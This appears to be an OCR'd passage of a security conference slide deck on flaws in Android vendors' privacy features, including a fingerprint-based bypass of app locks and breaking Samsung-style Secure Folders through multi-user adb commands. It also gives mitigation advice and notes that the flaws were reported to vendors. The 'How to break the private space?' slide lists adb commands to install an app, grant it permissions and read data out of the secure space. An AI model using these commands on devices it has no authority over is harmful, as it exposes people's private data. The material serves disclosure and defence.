
- Almost all privacy apps can be unlocked by fingerprint, but the privacy apps failed to check the the fingerprint is new added or not.
- Reset password with mobile phone verification code











Bypass the privacy password

DEMO


Vulnerability Type #4 Break the private space totally

What the vendor says?

Create a secure space on your device to encrypt and store your private data and apps.

Apps and data in Secure Folder are sandboxed separately on the device and gain an additional layer of security and privacy, thus further protecting them from malicious attacks.


Vulnerability Type #4 Break the private space totally



Introduction of Android Multi-user

Android supports multiple users on a single Android device by separating user accounts and application data.

For instance, parents may allow their children to use the family tablet, a family can share an automobile, or a critical response team might share a mobile device for on-call duty.



Primary. First user added to a device.

Secondary. Any user added to the device other than the primary user.

Guest. Temporary secondary user.

Android Multi-user Design and Adb Commands

Device paths:

/data/user/<userId>/<app.path>

/storage/emulated/<userId>

adb interactions across users:

adb shell pm list users

adb shell am instrument --user <userId>


adb install --user <userId>

Content provider for multi-user data


adb shell content read/write --user <userId>

https://source.android.com/devices/tech/admin/multi-user-testing

Secure folder Design – Our expectation



Secure folder Design – Fact



How to break the private space?

Install malicious Apps:

adb install --user ID myApp.apk

Start app:

adb am start --user ID com.example.app

Grant permission:

adb shell pm grant --user ID com.herbo.test android.permission.READ_EXTERNAL_STORAGE

Steal data from secure folder:

adb shell content write --user ID --uri content://android.tradefed.contentprovider/sdcard/some_file.txt < local_file.txt

adb shell content read --user ID --uri content://android.tradefed.contentprovider/sdcard/some_file.txt > local_file.txt

DEMO

Advice & Mitigation

For Developers:

- Use the TrustZone properly.
- Sdcard is not safe at all. Don’t use it when you are very careful about your privacy.
- Don’t use IMEI/MAC as key or to generate key. Use android_id will be better.
  - android_id varies for different apps (after Android O)
- Prevent local attacks.

For Users:

- Don’t rely on privacy protection Apps.
- Keep good security habit is more useful.

Conclusion

Vendor	Shipments in 2020	Private Space	Safe	App Lock
A	0.26 Billion	vulnerable		
B	0.19 Billion	vulnerable	vulnerable	vulnerable
C	0.15 Billion	vulnerable	vulnerable	vulnerable
D	0.11 Billion		vulnerable	vulnerable
E	0.11 Billion		vulnerable	vulnerable

All vulnerabilities are reported to vendors in April 2020 and most of them are fixed.

References

https://www.counterpointresearch.com/global-smartphone-share/

https://source.android.com/devices/tech/admin/multi-user-testing